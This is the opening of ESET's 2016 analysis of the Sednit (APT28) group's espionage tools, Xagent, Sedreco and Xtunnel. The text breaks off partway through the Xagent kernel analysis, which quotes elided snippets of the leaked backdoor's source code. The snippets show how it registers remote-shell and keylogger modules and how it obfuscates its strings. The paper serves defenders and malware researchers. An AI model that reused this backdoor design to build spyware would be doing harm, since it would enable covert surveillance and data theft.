En Route with Sednit

Part 2: Observing the Comings and Goings

Version 1.0 • October 2016

ESET ENJOY SAFER TECHNOLOGY

En Route with Sednit

Part 2: Observing the Comings and Goings

Version 1.0 • October 2016

ENJOY SAFER TECHNOLOGY™

TABLE OF CONTENT

Executive Summary **5**

Introduction **6**

- The Sednit Group 6
- The Second Part of the Trilogy 7
- Attribution 8
- Publication Strategy 8

Xagent: Backdoor Specially Compiled for You **10**

- Identikit 10
- Timeline 11
- Context 12
- Initialization 14
- Modules 15
- Communication Channels 21
- Conclusion and Open Questions 27

Sedreco: The Flexible Backdoor **28**

- Identikit 28
- Context 29
- Dropper Workflow 29
- Payload Workflow 30
- Conclusion and Open Questions 35

Xtunnel: Reaching Unreachable Machines **36**

- Identikit 36
- Timeline 37
- Big Picture 38
- Traffic Proxying 39
- Additional Features 42
- Conclusion and Open Questions 45

Closing Remarks **46**

Indicators of Compromise **47**

- Xagent 47
- Sedreco 48
- Xtunnel 49

References **51**

LIST OF TABLES

Table 1. Xagent version 2 Linux modules 15

Table 2. AgentKernel accepted commands 20

Table 3. Xagent version 2 Linux channels 21

Table 4. Sedreco payload commands 31

Table 5. Xtunnel Parameters 43

LIST OF FIGURES

Figure 1. Timeline of 0-day vulnerabilities exploited by the Sednit group in 2015. 6

Figure 2. Main attack methods and malware used by the Sednit group since 2014, and how they are related 7

Figure 3. Xagent major events 11

Figure 4. Partial directory listing of Xagent source files 12

Figure 5. Xagent communication workflow 18

Figure 6. CryptRawPacket data buffer format 19

Figure 7. URL for GET and POST requests, X.X.X.X being the C&C server IP address 22

Figure 8. Format of the token value 22

Figure 9. Proxy server source files 23

Figure 10. Communication workflow between an Xagent infected computer using MailChannel and its C&C server, via a proxy server 24

Figure 11. Email subject generated by the P2 protocol. 25

Figure 12. Dropper workflow with the developers' names for each step 29

Figure 13. Extract of Sedreco configuration. The names of the fields are those created by ESET's analysts. Field sizes are in bytes. 30

Figure 14. Command registration — CMD functions are the commands handlers 31

Figure 15. Data flow between Sedreco on a compromised host and its C&C server 32

Figure 16. Network contact message format. Computer name is a variably-sized field 32

Figure 17. Inbound file format. Field sizes are in bytes 33

Figure 18. Outbound file format. Field sizes are in bytes 33

Figure 19. Extract of LZW algorithm C source code 34

Figure 20. Plugin Init export 35

Figure 21. Plugin UnInit export 35

Figure 22. XTunnel major events 37

Figure 23. Xtunnel core behavior 38

Figure 24. Xtunnel communication workflow 39

Figure 25. Extract of ***T*** initialization code 40

Figure 26.1 Message to open tunnel 0x100 on IP address 192.168.124.1 and port 4545 41

Figure 26.2 Message to open tunnel 0x200 on domain name test.com and port 4646 41

Figure 27.1 Xtunnel CFG before obfuscation 44

Figure 27.2 Xtunnel CFG after obfuscation 45

EXECUTIVE SUMMARY

The Sednit group — also known as APT28, Fancy Bear and Sofacy — is a group of attackers operating since 2004 if not earlier and whose main objective is to steal confidential information from specific targets.

This is the second part of our whitepaper "En Route with Sednit", which covers the Sednit's group activities since 2014. Here, we focus on Sednit's espionage toolkit, which is deployed on targets deemed interesting after a reconnaissance phase (described in the first part of the whitepaper).

The key points described in this second installment are the following:

- The Sednit group developed two different spying backdoors for long term monitoring, named **Sedreco** and **Xagent**, in order to maximize the chance of avoiding detection
- The **Xagent** backdoor can communicate with its C&C server over email with a custom protocol, which in some cases is based on Georgian words
- The Sednit group developed a network proxy tool, named **Xtunnel**, to effectively transform a compromised computer into a network pivot, in order to contact machines that are normally unreachable from the Internet
- The **Xagent** source code, the **Xagent** C&C server configuration, and the **Xtunnel** binaries all contain traces of Russian, strongly reinforcing the hypothesis that this is the language employed by the Sednit group's members

For any inquiries related to this whitepaper, contact us at: threatintel@eset.com

INTRODUCTION

Readers who have already read the first part of our Sednit trilogy might want to skip the following section (duplicated from the previous part) and go directly to the specific introduction of this second part.

The Sednit Group

The Sednit group — variously also known as APT28, Fancy Bear, Sofacy, Pawn Storm, STRONTIUM and Tsar Team — is a group of attackers operating since 2004 if not earlier, whose main objective is to steal confidential information from specific targets. Over the past two years, this group's activity has increased significantly, with numerous attacks against government departments and embassies all over the world.

Among their most notable presumed targets are the American Democratic National Committee *[1]*, the German parliament *[2]* and the French television network TV5Monde *[3]*. Moreover, the Sednit group has a special interest in Eastern Europe, where it regularly targets individuals and organizations involved in geopolitics.

One of the striking characteristics of the Sednit group is its ability to come up with brand-new 0-day *[4]* vulnerabilities regularly. In 2015, the group exploited no fewer than six 0-day vulnerabilities, as shown in **Figure 1**.



Figure 1. **Timeline of 0-day vulnerabilities exploited by the Sednit group in 2015**

This high number of 0-day exploits suggests significant resources available to the Sednit group, either because the group members have the skills and time to find and weaponize these vulnerabilities, or because they have the budget to purchase the exploits.

Also, over the years the Sednit group has developed a large software ecosystem to perform its espionage activities. The diversity of this ecosystem is quite remarkable; it includes dozens of custom programs, with many of them being technically advanced, like the **Xagent** and **Sedreco** modular backdoors (described in the second part of this whitepaper), or the **Downdelph** bootkit and rootkit (described in the third part of this whitepaper).

We present the results of ESET's two-year pursuit of the Sednit group, during which we uncovered and analyzed many of their operations. We split our publication into three independent parts:

1. "*Part 1: Approaching the Target*" describes the kinds of targets the Sednit group is after, and the methods used to attack them. It also contains a detailed analysis of the group's most-used reconnaissance malware.

2. “*Part 2: Observing the Comings and Goings*” describes the espionage toolkit deployed on some target computers, plus a custom network tool used to pivot within the compromised organizations.
3. “*Part 3: A Mysterious Downloader*” describes a surprising operation run by the Sednit group, during which a lightweight Delphi downloader was deployed with advanced persistence methods, including both a bootkit and a rootkit.

Each of these parts comes with the related indicators of compromise.

The Second Part of the Trilogy

Figure 2 shows the main components that the Sednit group has used over the last two years, with their interrelationships. It should not be considered as a complete representation of their arsenal, which also includes numerous small custom tools.



Figure 2. **Main attack methods and malware used by the Sednit group since 2014, and how they are related**

We divide Sednit’s software into three categories: the first-stage software serves for reconnaissance of a newly compromised host, then comes the second-stage software intended to spy on machines deemed interesting, while the pivot software finally allows the operators to reach other computers.

In this second part, we focus on Sednit’s espionage toolkit, which serves for long term monitoring of compromised computers. The components described in this second part are outlined in blue in **Figure 2**, which includes the two spying backdoors **Sedreco** and **Xagent**, and the network tool **Xtunnel**.

The usual workflow of Sednit’s operators is to deploy both **Sedreco** and **Xagent** on a newly-compromised computer, after a reconnaissance phase with first-stage malware (**Seduploader**, described in the first part of this whitepaper, or **Downdelph**, described in the third part). Deploying both spying backdoors at the same time allows them to remain in contact if one of them becomes detected. The network tool **Xtunnel** comes later, in order to reach other accessible computers.

All the components shown in Figure 2 are described in this whitepaper, with the exception of **Usbstealer**, a tool to exfiltrate data from air-gapped machines that we have already described at WeLiveSecurity *[5]*. Recent versions have been documented by Kaspersky Labs *[6]* as well.

Readers who have already read the first part of our Sednit trilogy may skip the following sections and go directly to **Xagent**'s analysis.

Attribution

One might expect this reference whitepaper to add new information about attribution. A lot has been said to link the Sednit group to some Russian entities *[7]*, and we do not intend to add anything to this discussion.

Performing attribution in a serious, scientific manner is a hard problem that is out of scope of ESET's mission. As security researchers, what we call "the Sednit group" is merely a set of software and the related network infrastructure, which we can hardly correlate with any *specific* organization.

Nevertheless, our intensive investigation of the Sednit group has allowed us to collect numerous indicators of the language spoken by its developers and operators, as well as their areas of interest, as we will explain in this whitepaper.

Publication Strategy

Before entering the core content of this whitepaper, we would like to discuss our publication strategy. Indeed, as security researchers, two questions we always find difficult to answer when we write about an espionage group are "*when to publish?*", and "*how to make our publication useful to those tasked with defending against such attacks?*".

There were several detailed reports on the Sednit group published in 2014, like the Operation Pawn Storm report from Trend Micro *[8]* and the APT28 report from FireEye *[9]*. But since then the public information regarding this group has mainly came in the form of blog posts describing specific components or attacks. In other words, no public attempts have been made to present the big picture on the Sednit group since 2014.

Meanwhile, the Sednit group's activity has significantly increased, and its arsenal differs from those described in previous whitepapers.

Therefore, our intention here is to provide a detailed picture of the Sednit group's activities over the past two years. Of course, we have only partial visibility into those activities, but we believe that we possess enough information to draw a representative picture, which should in particular help defenders to handle Sednit compromises.

We tried to follow a few principles in order to make our whitepaper useful to the various types of readers:

- **Keep it readable:** while we provide detailed technical descriptions, we have tried to make them readable, without sacrificing precision. For this reason we decided to split our whitepaper into three independent parts, in order to make such a large amount of information easily digestible. We also have refrained from mixing indicators of compromise with the text.
- **Help the defenders:** we provide indicators of compromise (IOC) to help detect current Sednit infections, and we group them in the IOC section and on ESET's GitHub account *[10]*. Hence, the reader interested only in these IOCs can go straight to them, and find more context in the whitepaper afterwards.

- **Reference previous work:** a high profile group such as Sednit is tracked by numerous entities. As with any research work, our investigation stands on the shoulders of the previous publications. We have referenced them appropriately, to the best of our knowledge.
- **Document also what we do not understand:** we still have numerous open questions regarding Sednit, and we highlight them in our text. We hope this will encourage fellow malware researchers to help complete the puzzle.

We did our best to follow these principles, but there may be cases where we missed our aim. We encourage readers to provide feedback at threatintel@eset.com, and we will update the whitepaper accordingly.

XAGENT: BACKDOOR SPECIALLY COMPILED FOR YOU

Identikit

Xagent **is a modular backdoor with spying functionalities such as keystroke logging and file exfiltration.**

Alternative Names

SPLM, CHOPSTICK

Usage

Xagent is the flagship backdoor of the Sednit group, deployed by them in many of their operations over the past two years. It is usually dropped on targets deemed interesting by the operators after a reconnaissance phase, but it has also been used as first-stage malware in a few cases.

Known period of activity

November 2012 to August 2016 (the time of this writing). Probably still in use.

Known deployment methods

- Downloaded by **Downdelph**
- Downloaded by **Sedkit**
- Dropped by **Seduploader** dropper
- Downloaded by **Seduploader** payload

Distinguishing characteristics

- **Xagent** is developed in C++ with a modular architecture, around a core module named `AgentKernel`
- **Xagent** has been compiled for Windows, Linux and iOS (at least)
- **Xagent** possesses two different implementations of its C&C communication channel, one over HTTP and the other over emails (SMTP/POP3 protocols)
- **Xagent** binaries are often compiled for specific targets, with a special choice of modules and communication channels

Timeline

The dates posited in the timeline mainly rely on **Xagent** compilation timestamps, which we believe have not been tampered with because they match up with our telemetry data. These dates may be later than the actual events though, as we do not have all **Xagent** samples, but enough are present to give a good approximation. In particular, we dated the appearance of **Xagent** as independent malware in November 2012, but fellow malware researchers reported to us privately that parts of its code were used before that.



Figure 3. **Xagent major events**

Context

During our investigations, we were able to retrieve the complete **Xagent** source code for the Linux operating system. To the best of our knowledge, this is the first time this **Xagent** source code has been found and documented by security researchers.

This source code is a fully working C++ project, which was used by Sednit operators to compile a binary in July 2015 (at least). The project contains around 18,000 lines of code among 59 classes; a partial directory listing of the source files is shown in **Figure 4**.



Figure 4. **Partial directory listing of Xagent source files**

We believe the Linux source code is derived from the Windows version of **Xagent**. In other words, OS-specific operations have been re-implemented, but the core logic remains the same on both platforms. As an example of this lineage, the following code snippet shows some Windows API calls for thread termination commented out by the developers, and replaced with a call to the Linux pthreads *[14]* interface.

```
if(handleGetPacket != 0)
{
 pthread_exit(&handleGetPacket);
 //TerminateThread(handleGetPacket, 0);
 //CloseHandle(handleGetPacket);
}
```

According to its internal version numbering, this source code is version 2 of **Xagent**, while currently distributed Windows and Linux binaries are version 3. Nevertheless, there appear to be only minor differences between the two versions, and the source code matches the core logic of the most recent samples on both Windows and Linux platforms. Also, the iOS version of **Xagent** found by Trend Micro *[13]* — not documented in this white paper — is based on this source code, according to our own analysis.

Therefore, we decided to present an analysis of **Xagent** mainly based on the source code, and not on binaries, to ease the explanations.

In order to facilitate the reading of the source code, we made the following syntactic choices:

- Parts of the code not relevant to our analysis have been replaced by `[…]`
- As the code is heavily commented by its developers, **we decided to leave those comments untouched**. For the reader this comes at the price of enduring poorly-worded English comments, but this allows a finer understanding of what the developers were thinking.
- Our own comments on the code appear after the snippets, and are indicated by numbered tags
- When the developers' comments are in Russian, we added the translation in the form of `/* Translates to: …*/`

Initialization

We begin our journey through **Xagent** source code in the file `main.cpp` in the function `startXagent()`, which contains the instantiations of the main objects, as shown below.

```
int startXagent(wstring path)
{
    [...]

    AgentKernel krnl( (wchar_t *)path.c_str() );  ❶

    IAgentChannel* http_channel = new HttpChannel();  ❷
    //IAgentChannel* smtp_channel = new MailChannel();

    IAgentModule* remote_shell = new RemoteShell();  ❸
    IAgentModule* file_system = new FSModule();
    //IAgentModule* key_log = new RemoteKeylogger();

    krnl.registerChannel(http_channel);  ❹
    //krnl.registerChannel(smtp_channel);
    krnl.registerModule(remote_shell);
    krnl.registerModule(file_system);
    //krnl.registerModule(key_log);

    krnl.startWork();  ❺

    [...]
}
```

❶ Instantiation of an `AgentKernel` object, called "kernel" hereafter, which is the **Xagent** execution manager.

❷ Instantiation of an `IAgentChannel` object, called "channel" hereafter, which is the means of communication with the C&C server. The source code contains two different channel implementations, one over HTTP and one over email. Here the developers have commented out the email channel instantiation.

❸ Instantiations of several `IAgentModule` objects, called "modules" hereafter, which implement **Xagent** functionalities. Here the developers have commented out the keylogger module instantiation.

❹ Calls to the `AgentKernel::registerChannel()` and `AgentKernel::registerModule()` methods, through which the kernel starts managing these modules' executions, and pass their communications through the registered channel. Registrations of the unused channel and module are commented out.

❺ Call to the `AgentKernel::startWork()` method, which creates execution threads on the worker methods of each registered module and channel.

Commenting out module and channel instantiations is a strategy we previously observed when analyzing **Xagent** binaries. Each sample does indeed come with a specific combination of modules and channels, even though the **Xagent** kernel is completely capable of managing all of them in parallel (including multiple channels).

By doing so, operators probably intend to adapt **Xagent** binaries for specific targets, and avoid exposing the whole **Xagent** code to security researchers. Moreover, operators may still deploy additional modules and channels during execution, as we will explain later.

Modules

The core **Xagent** functionalities lie in its modules. As shown in the `startXagent()` snippet, **Xagent** Linux source code contains three modules, plus the kernel which is itself also a module. These modules are listed in Table 1:

Table 1. **Xagent version 2 Linux modules**

Name	ID	Purpose	Name of equivalent module on Windows
`AgentKernel`	`0x0002`	Manages **Xagent** execution and relay communications between the modules and the C&C server	`AgentKernel`
`RemoteKeylogger`	`0x1002`	Logs keystrokes	`ModuleRemoteKeyLogger`
`FSModule`	`0x1122`	Provides wrappers for file system operations (find, read, write, execute, etc)	`ModuleFileSystem`
`RemoteShell`	`0x1302`	Executes supplied commands in Linux command-line interpreter /bin/sh	`ProcessRetranslatorModule`

As shown in the second column, each module is identified by a 2-byte ID, which is a combination of a version number and a module identifier. For example, when `AgentKernel` ID is set to `0x0002`, it corresponds to version 2 and the module numbered 0.

Currently distributed **Xagent** binaries possess a kernel ID of `0x3303`, thus corresponding to kernel version 3 and the module — strangely — numbered 33. The oldest **Xagent** versions had a kernel ID of `0x0001`.

Each Linux **Xagent** module has an equivalent module in the Windows version, as shown in the fourth column of **Table 1** (Windows names come from Run-Time Type Information (RTTI) *[12]* left in some binaries). Due to operating system peculiarities, the module implementations differ between Windows and Linux, but their IDs and the commands they accept are the same.

In the following section, we will present an in-depth description of the kernel module, leaving aside the other, more straightforward, modules.

While recent versions of **Xagent** for Windows only have the modules described in Table 1, older versions have been seen with additional modules, such as:

- `DirectoryObserverModule`, which monitors all mounted volumes for files with specific extensions (`.doc`, `.docx`, `.pgp`, `.gpg`, `.m2f`, `.m2o`)
- `ModuleNetFlash`, which monitors removable drives for C&C messages, in a similar way to **Usbstealer** *[5]*
- `ModuleNetWatcher`, which maps network resources

Kernel

As described in Table 1, `AgentKernel` is the execution manager, and the only module that has to be present in all **Xagent** binaries.

Constructor

Our analysis of `AgentKernel` begins in its constructor:

```
AgentKernel::AgentKernel(wchar_t *path_Xagent)
{
    [...]

    local_storage_ = new LocalStorage(path_Xagent); ❶

    [...]

    cryptor_ = new Cryptor(kernel_main_crypto_key, sizeof(kernel_main_crypto_
    key)); ❷

    [...]

    channel_controller_ = new ChannelController(this); ❸

    reserved_ = new ReservedApi(); ❹

    [...]

    modules_.insert(modules_.begin(), this); ❺
}
```

❶ Instantiation of a `LocalStorage` object, which is the kernel store. It contains both a file-based storage for the communications with the C&C server, and an SQLite3 *[15]* database to store various configuration parameters.

❷ Instantiation of a `Cryptor` object, which is the cryptographic engine of the kernel. It will serve in particular to encrypt the communications with the C&C server.

❸ Instantiation of a `ChannelController` object, which is the interface to contact the C&C server, as we will explain later.

❹ Instantiation of a `ReservedApi` object. It implements some helper functions used by the kernel, like `ReservedApi::initAgentId()` to generate a 4-byte ID for the **Xagent** infected computer.

❺ The kernel being a module, it inserts itself in the list of modules whose execution will be managed.

In the kernel constructor code and elsewhere, important strings are accessed through a class named `Coder`, which is a wrapper around an encrypted string. The string is then decrypted on-demand by an exclusive-or (XOR) with a key defined at the time the `Coder` object was instantiated.

For example, in the following code snippet `KERNEL_PATH_MAIN_KEY` is the encrypted string and `mask` the key, while the decrypted string is then retrieved by calling the method `Coder::getDencodeAscii()` [sic].

```
Coder* coder = new Coder((u_char *)KERNEL_PATH_MAIN_KEY,
                         sizeof(KERNEL_PATH_MAIN_KEY), mask, sizeof(mask) );

string name_bd = coder->getDencodeAscii();
```

This mechanism theoretically allows **Xagent** to keep strings encrypted until they are used. Nevertheless, a macro in the source code allows them to be left unencrypted (the key in `Coder` being forced to zeros), which is actually the case in all Linux binaries we analyzed. On the other hand, the `Coder` class is indeed used with encrypted strings in Windows **Xagent**.

The kernel constructor code refers to some configuration parameters whose values are hardcoded in the header file `AgentKernel.h`. The definitions of these parameters appear to have been automatically extracted from a XML file, as shown for example below for the **Xagent** mutex name.

```
/* <xmlblok config="MESSAGE" type="u_char"><![CDATA[ */ static /*
   ]]> */
   /* <type><![CDATA[ */ wchar_t /* ]]> */ /* </type> */
   /* <static><![CDATA[ */ MUTEX_OF_XAGENT [] = /* ]]></static>
   */
   /* <config operation="L'unicode'={byte}"><![CDATA[
L"XSQWERSystemCriticalSection_for_1232321" /* ]]> */ ; /* </
   config> */
   /* </xmlblok> */
```

Core Logic

As for all modules, the core logic of the kernel lies in its `run()` method, on which an execution thread has been created by the previously described `startWork()` method. The purpose of the kernel `run()` method is to relay the communications between the modules and the C&C server, as shown in **Figure 5**, and as described below.



Figure 5. **Xagent communication workflow**

Hello Message

First things first, `AgentKernel::run()` reports the list of installed modules to the C&C server. More precisely, the kernel behaves as if it had received a command called `PING_REQUEST` from the C&C server (the kernel's commands will be described in the following section). It then builds a report in a `ModuleMsg` object, which is the class encapsulating messages to or from modules, and whose important fields are shown in the following code snippet.

```
class ModuleMsg
{
private:
    // ID агента от/кому предназначено сообщение
    /* Translates to: The agent ID from/to whom the message is intended */
    int agentId;

    // ID модуля от/кому предназначено сообщение
    /*Translates to: The module ID from/to whom the message is intended */
    u_short modId;

    // ID команды, которую выполнил модуль или которую нужно выполнить
    /* Translates to: ID of the command that was executed, or will be executed */
    u_char cmdId;

    // Указатель на память, где лежат данные команды
    /* Translates to: Pointer to the memory where data are */
    u_char* data;

[...]

}
```

In this report message the `modId` field is set to the kernel ID `0x0002`, `cmdId` to `PING_REQUEST`, and `data` points to the list of installed module IDs separated by the character `#`.

The `ModuleMsg` object is then passed to the `AgentKernel::translateToController()` method, which takes charge of its encryption, resulting in a `CryptRawPacket` object. This object just contains a pointer to a buffer whose format is described in **Figure 6**.

